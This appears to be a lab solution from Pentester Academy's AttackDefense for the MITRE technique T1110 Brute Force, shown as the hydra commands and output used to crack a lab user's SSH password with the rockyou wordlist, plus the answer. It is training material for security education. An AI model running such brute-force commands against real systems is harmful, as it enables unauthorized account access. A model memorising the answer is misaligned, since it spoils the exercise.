
ATTACK
DEFENSE
by PentesterAcademy

Name	T1110: Brute Force
URL	https://www.attackdefense.com/challengedetails?cid=1575
Type	MITRE ATT&CK Linux : Credential Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Find the password of user "student" using hydra.

Launch hydra on the SSH service running on other machine.

Commands:
gzip -d /usr/share/wordlists/rockyou.txt.gz
hydra -l student -P /usr/share/wordlists/rockyou.txt 192.40.231.3 ssh

```
root@attackdefense:~# hydra -l student -P /usr/share/wordlists/rockyou.txt 192.40.231.3 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-24 13:00:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.40.231.3:22/
[22][ssh] host: 192.40.231.3   login: student   password: friend
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-05-24 13:01:11
root@attackdefense:~#
```

Answer: friend